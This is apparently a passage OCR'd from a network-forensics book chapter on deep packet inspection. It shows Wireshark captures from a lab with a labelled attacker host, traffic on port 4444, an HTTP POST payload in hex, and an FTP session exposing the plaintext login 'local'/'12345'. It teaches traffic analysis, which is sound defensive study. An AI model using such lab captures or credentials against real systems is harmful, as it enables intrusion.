97	52.080177023	192.168.174.152	216.58.221.48	TCP	60	[TCP Dup ACK 24#1] 60154 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
98	52.080184032	216.58.221.48	192.168.174.152	TCP	60	[TCP Dup ACK 25#1] [TCP ACKed unseen segment] 80 → 60154 [ACK] Seq=1 Ack=2 Win=64240 Len=0
116	56.035705636	192.168.174.152	192.168.174.157	TCP	194	4444 → 38830 [PSH, ACK] Seq=1 Ack=1 Win=1452 Len=128 TSval=1613608003 TSecr=2411220375
117	56.036008668	192.168.174.157	192.168.174.152	TCP	226	38830 → 4444 [PSH, ACK] Seq=1 Ack=129 Win=1444 Len=160 TSval=2411280445 TSecr=1613608003
118	56.036230458	192.168.174.152	192.168.174.157	TCP	66	4444 → 38830 [ACK] Seq=129 Ack=161 Win=1452 Len=0 TSval=1613608004 TSecr=2411280445
119	56.145708733	192.168.174.152	172.217.166.238	TCP	60	[TCP Dup ACK 27#1] 46764 → 80 [ACK] Seq=1 Ack=1 Win=39672 Len=0
120	56.145716173	172.217.166.238	192.168.174.152	TCP	60	[TCP Dup ACK 30#1] [TCP ACKed unseen segment] 80 → 46764 [ACK] Seq=1 Ack=2 Win=64240 Len=0
121	58.020058214	192.168.174.152	192.168.174.157	TCP	194	4433 → 34282 [PSH, ACK] Seq=129 Ack=161 Win=703 Len=128 TSval=1613609993 TSecr=2411239592
122	58.020197121	192.168.174.157	192.168.174.152	TCP	258	34282 → 4433 [PSH, ACK] Seq=161 Ack=257 Win=7648 Len=192 TSval=2411282434 TSecr=1613609993
123	58.020355681	192.168.174.152	192.168.174.157	TCP	66	4433 → 34282 [ACK] Seq=257 Ack=353 Win=726 Len=0 TSval=1613609993 TSecr=2411282434
140	68.375545445	192.168.174.152	182.79.221.81	TCP	60	[TCP Dup ACK 60#1] 54240 → 80 [ACK] Seq=1 Ack=1 Win=65340 Len=0
141	68.375551894	182.79.221.81	192.168.174.152	TCP	60	[TCP Dup ACK 61#1] [TCP ACKed unseen segment] 80 → 54240 [ACK] Seq=1 Ack=2 Win=64240 Len=0
142	68.375552342	192.168.174.152	182.79.251.156	TCP	60	[TCP Dup ACK 58#1] 52120 → 80 [ACK] Seq=1 Ack=1 Win=63888 Len=0


192.168.174.157
User System Running PHP-Utility-Belt
3
2
1
Application Server
192.168.174.142
Proxy Server (Squid)
192.168.174.150
Attacker
192.168.174.152

Chapter 3: Deep Packet Inspection






```
Internet Protocol Version 4, Src: 54.255.213.29, Dst: 192.168.1.6
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 452
    Identification: 0x0438 (1080)
  Flags: 0x4000, Don't fragment
      0... .... .... .... = Reserved bit: Not set
      .1.. .... .... .... = Don't fragment: Set
      ..0. .... .... .... = More fragments: Not set
      ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 51
    Protocol: TCP (6)
    Header checksum: 0x7431 [validation disabled]
    [Header checksum status: Unverified]
    Source: 54.255.213.29
    Destination: 192.168.1.6
```

```
Transmission Control Protocol, Src Port: 58563, Dst Port: 80, Seq: 248, Ack: 1, Len: 624
    Source Port: 58563
    Destination Port: 80
    [Stream index: 1]
    [TCP Segment Len: 624]
    Sequence number: 248    (relative sequence number)
    [Next sequence number: 872    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
    Window size value: 260
    [Calculated window size: 66560]
    [Window size scaling factor: 256]
    Checksum: 0xa117 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
    TCP payload (624 bytes)
```

```
Hypertext Transfer Protocol
  > POST /cloudquery.php HTTP/1.1\r\n
    Content-Type: multipart/form-data; boundary=------------RPFR0NdojrPnqpYVIaFk\r\n
    Accept-Encoding: gzip\r\n
    Host: 54.255.213.29\r\n
  > Content-Length: 624\r\n
    Pragma: no-cache\r\n
    Connection: Keep-Alive\r\n
    x-360-ver: 4\r\n
    \r\n
    [Full request URI: http://54.255.213.29/cloudquery.php]
    [HTTP request 1/1]
    [Response in frame: 12]
    File Data: 624 bytes
```


```
    File Data: 624 bytes
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----RPFR0NdojrPnqpYVIaFk"
    [Type: multipart/form-data]
    First boundary: ------------------------------RPFR0NdojrPnqpYVIaFk\r\n
  Encapsulated multipart part:
      Content-Disposition: form-data; name="m"\r\n\r\n
    Data (474 bytes)
        Data: 0a0401d0635e00010000287083ea46e76075c69dea77997c...
        [Length: 474]
    Last boundary: \r\n------------------------------RPFR0NdojrPnqpYVIaFk--\r\n
```

```
0110  2d 2d 2d 2d 52 50 46 52  30 4e 64 6f 6a 72 50 6e   ----RPFR 0NdojrPn
0120  71 70 59 56 49 61 46 6b  0d 0a 43 6f 6e 74 65 6e   qpYVIaFk ··Conten
0130  74 2d 44 69 73 70 6f 73  69 74 69 6f 6e 3a 20 66   t-Dispos ition: f
0140  6f 72 6d 2d 64 61 74 61  3b 20 6e 61 6d 65 3d 22   orm-data ; name="
0150  6d 22 0d 0a 0d 0a 0a 04  01 d0 63 5e 00 01 00 00   m"····-· ··c^····
0160  28 70 83 ea 46 e7 60 75  c6 9d ea 77 99 7c a5 bc   (p··F·`u ···w·|··
0170  df 01 f6 f3 4d 4c 62 92  8d 6a a2 61 57 d8 a6 40   ····MLb· ·j·aW··@
0180  5f 28 8c 59 5a 13 9d dd  e4 12 75 be f2 3d d1 e9   _(·YZ··· ··u··=··
0190  29 b6 48 23 8e ab 8c 76  a5 f0 9a 4f bc fb e4 2e   )·H#···v ···O····
01a0  e2 1d 65 6a 87 bf cc 7a  d5 30 b0 ee 24 3a 8d f2   ··ej···z ·0··$:··
01b0  f6 55 24 6c 2e 03 6d ab  51 a7 56 f6 22 97 cd 4c   ·U$l.·m· Q·V·"··L
01c0  e6 b2 ab 63 3c ea 76 55  45 4a ca 90 40 08 a5 4f   ···c<·vU EJ··@··O
01d0  95 f5 e8 5d 83 90 46 ca  5a a4 be 60 7e 4f d1 0e   ···]··F· Z··`~O··
01e0  4a e6 f0 32 7d 2e 4d 10  f8 f9 ff 1c 49 61 cd a8   J··2}.M· ····Ia··
01f0  86 17 84 4a 8d 3f 88 22  0f f2 6d f4 5e 8b 2d fe   ···J·?·" ··m·^·-·
0200  0a 45 72 2f 14 0d 15 45  54 a8 01 47 2f 68 f1 a4   ·Er/···E T··G/h··
0210  b8 a0 68 b6 64 af 2b 04  a2 28 41 47 cd 7e 6c f3   ··h·d·+· ·(AG·~l·
0220  38 35 e3 a0 00 35 05 f6  ba 1f 1b 07 45 1a 20 98   85···5·· ····E· ·
0230  c2 82 03 74 9b 04 62 3f  5d ee 1b 9f 44 56 67 93   ···t··b? ]···DVg·
0240  ca cb 6e 30 c7 e4 79 3c  6e 52 07 50 3d 05 01 a0   ··n0··y< nR·P=···
0250  f2 98 da ea 1e ec 1b d3  c4 4d bd d3 55 ef f9 08   ········ ·M··U···
0260  43 7b 68 52 3c 95 4f e0  1d 16 0d 35 9a e9 6a 63   C{hR<·O· ···5··jc
0270  08 47 a4 0e fe 34 de f6  f7 97 f2 99 fc be 71 f9   ·G···4·· ······q·
```




No.	Time	Source	Destination	Protocol	Length	Info
2874	219.601596	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0
2875	219.601601	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58
2876	219.601682	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0
2877	219.601693	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58
2878	219.601751	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0
2879	219.601781	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=309 Ack=6 Win=525568 Len=58
2880	219.601872	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=367 Ack=6 Win=525568 Len=58
2881	219.601935	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=367 Win=14720 Len=0
2882	219.601965	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=425 Ack=6 Win=525568 Len=58
2883	219.602002	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=425 Win=14720 Len=0
2884	219.602062	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=483 Win=14720 Len=0
2885	219.602063	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=483 Ack=6 Win=525568 Len=58
2886	219.602119	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=541 Win=14720 Len=0
2887	219.602165	192.168.1.6	192.168.1.8	TCP	63	10008 → 55695 [PSH, ACK] Seq=541 Ack=6 Win=525568 Len=9
2888	219.602248	192.168.1.6	192.168.1.8	TCP	76	10008 → 55695 [PSH, ACK] Seq=550 Ack=6 Win=525568 Len=22
2889	219.602298	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=550 Win=14720 Len=0
2890	219.602353	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=572 Win=14720 Len=0
2891	220.746771	173.249.4.73	192.168.1.6	UDP	139	6949 → 28236 Len=97
2892	220.747425	192.168.1.6	173.249.4.73	UDP	379	28236 → 6949 Len=337
2893	220.804078	173.249.4.73	192.168.1.6	UDP	139	6949 → 28236 Len=97
2894	220.804546	192.168.1.6	173.249.4.73	UDP	379	28236 → 6949 Len=337

```
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > [SEQ/ACK analysis]
  v [Timestamps]
      [Time since first frame in this TCP stream: 14.787852000 seconds]
      [Time since previous frame in this TCP stream: 0.000011000 seconds]
    TCP payload (58 bytes)
v Data (58 bytes)
    Data: 2020204c495354202020524553542020204344550202020...
    [Length: 58]
```



```
0000  00 0c 29 27 40 08 b0 10  41 c8 46 df 08 00 45 00   ··)'@··· A·F···E·
0010  00 62 41 04 40 00 40 06  76 33 c0 a8 01 06 c0 a8   ·bA·@·@· v3······
0020  01 08 27 18 d9 8f 67 72  47 46 7f 13 8e b1 50 18   ··'···gr GF····P·
0030  08 05 e4 e4 00 00 20 20  20 4c 49 53 54 20 20 20   ······ LIST
0040  52 45 53 54 20 20 20 43  44 55 50 20 20 20 52 45   REST  C DUP   RE
0050  54 52 20 20 20 53 54 4f  52 20 20 20 53 49 5a 45   TR   STO R   SIZE
0060  20 20 20 44 45 4c 45 20  20 20 52 4d 44 20 0d 0a     DELE   RMD ··
```




```
 5 0.002061   192.168.1.6   192.168.1.8   TCP   99 10008 → 55695 [PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45
 6 0.002104   192.168.1.8   192.168.1.6                                    CK] Seq=1 Ack=43 Win=14720 Len=0
 7 0.002144   192.168.1.6   192.168.1.8                                    SH, ACK] Seq=88 Ack=1 Win=525568 Len=61
 8 0.002176   192.168.1.8   192.168.1.6                                    CK] Seq=1 Ack=88 Win=14720 Len=0
 9 0.002233   192.168.1.8   192.168.1.6                                    CK] Seq=1 Ack=149 Win=14720 Len=0
10 14.787351  192.168.1.8   192.168.1.6                                    SH, ACK] Seq=1 Ack=149 Win=14720 Len=5
11 14.787609  192.168.1.6   192.168.1.8                                    SH, ACK] Seq=149 Ack=6 Win=525568 Len=44
12 14.787755  192.168.1.8   192.168.1.6                                    CK] Seq=6 Ack=193 Win=14720 Len=0
13 14.787760  192.168.1.6   192.168.1.8                                    SH, ACK] Seq=193 Ack=6 Win=525568 Len=58
14 14.787841  192.168.1.8   192.168.1.6                                    CK] Seq=6 Ack=251 Win=14720 Len=0
15 14.787852  192.168.1.6   192.168.1.8                                    SH, ACK] Seq=251 Ack=6 Win=525568 Len=58
16 14.787910  192.168.1.8   192.168.1.6                                    CK] Seq=6 Ack=309 Win=14720 Len=0
17 14.787940  192.168.1.6   192.168.1.8                                    SH, ACK] Seq=309 Ack=6 Win=525568 Len=58
18 14.788031  192.168.1.6   192.168.1.8                                    SH, ACK] Seq=367 Ack=6 Win=525568 Len=58
19 14.788094  192.168.1.8   192.168.1.6                                    n=0
20 14.788124  192.168.1.6   192.168.1.8                                    568 Len=58
```

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy

TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U


Wireshark · Follow TCP Stream (tcp.stream eq 0) · FTP- Unknown-56.pcap

```
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
help
214-The following commands are recognized:
   USER   PASS   QUIT   CWD    PWD    PORT   PASV   TYPE
   LIST   REST   CDUP   RETR   STOR   SIZE   DELE   RMD
   MKD    RNFR   RNTO   ABOR   SYST   NOOP   APPE   NLST
   MDTM   XPWD   XCUP   XMKD   XRMD   NOP    EPSV   EPRT
   AUTH   ADAT   PBSZ   PROT   FEAT   MODE   OPTS   HELP
   ALLO   MLST   MLSD   SITE   P@SW   STRU   CLNT   MFMT
   HASH
214 Have a nice day.
USER local
331 Password required for local
PASS 12345
230 Logged on
list
503 Bad sequence of commands.
CWD
250 Broken client detected, missing argument to CWD. "/" is current directory.
pwd
257 "/" is current directory.
dit
500 Syntax error, command unrecognized.
dir
500 Syntax error, command unrecognized.
LIST
503 Bad sequence of commands.
```



No.	Time	Source	Destination	Protocol	Length	Info
5	0.002061	192.168.1.6	192.168.1.8	TCP	99	10008 → 55695 [PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45
6	0.002104	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=1 Ack=43 Win=14720 Len=0
7	0.002144	192.168.1.6	192.168.1.8	TCP	115	10008 → 55695 [PSH, ACK] Seq=88 Ack=1 Win=525568 Len=61
8	0.002176	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=1 Ack=88 Win=14720 Len=0
9	0.002233	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=1 Ack=149 Win=14720 Len=0
10	14.787351	192.168.1.8	192.168.1.6	TCP	59	55695 → 10008 [PSH, ACK] Seq=1 Ack=149 Win=14720 Len=5
11	14.787609	192.168.1.6	192.168.1.8	TCP	98	10008 → 55695 [PSH, ACK] Seq=149 Ack=6 Win=525568 Len=44
12	14.787755	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0
13	14.787760	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58
14	14.787841	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0
15	14.787852	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58
16	14.787910	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0
17	14.787940	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=309 Ack=6 Win=525568 Len=58

```
> Frame 5: 99 bytes on wire (792 bits), 99 bytes captured (792 bits)
> Ethernet II, Src: HonHaiPr_c8:46:df (b0:10:41:c8:46:df), Dst: Vmware_27:40:08 (00:0c:29:27:40:08)
> Internet Protocol Version 4, Src: 192.168.1.6, Dst: 192.168.1.8
v Transmission Control Protocol, Src Port: 10008, Dst Port: 55695, Seq: 43, Ack: 1, Len: 45
    Source Port: 10008
    Destination Port: 55695
```



FTP- Unknown-56.pcap


File Edit View Go Capture **Analyze** Statistics Telephony Wireless Tools Help


Display Filters...
Display Filter Macros...
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare a Filter
Conversation Filter
Enabled Protocols... Ctrl+Shift+E
Decode As...
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Show Packet Bytes... Ctrl+Shift+O
Expert Information


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	19		TCP	74	55695 → 10008 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=2218127 TSecr
2	0.000107	19		TCP	66	10008 → 55695 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.000368	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=1 Win=14720 Len=0
4	0.001952	19		TCP	96	10008 → 55695 [PSH, ACK] Seq=1 Ack=1 Win=525568 Len=42
5	0.002061	19		TCP	99	10008 → 55695 [PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45
6	0.002104	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=43 Win=14720 Len=0
7	0.002144	19		TCP	115	10008 → 55695 [PSH, ACK] Seq=88 Ack=1 Win=525568 Len=61
8	0.002176	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=88 Win=14720 Len=0
9	0.002233	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=149 Win=14720 Len=0
10	14.787351	19		TCP	59	55695 → 10008 [PSH, ACK] Seq=1 Ack=149 Win=14720 Len=5
11	14.787609	19		TCP	98	10008 → 55695 [PSH, ACK] Seq=149 Ack=6 Win=525568 Len=44
12	14.787755	19		TCP	54	55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0
13	14.787760	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58
14	14.787841	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0
15	14.787852	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58
16	14.787910	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0
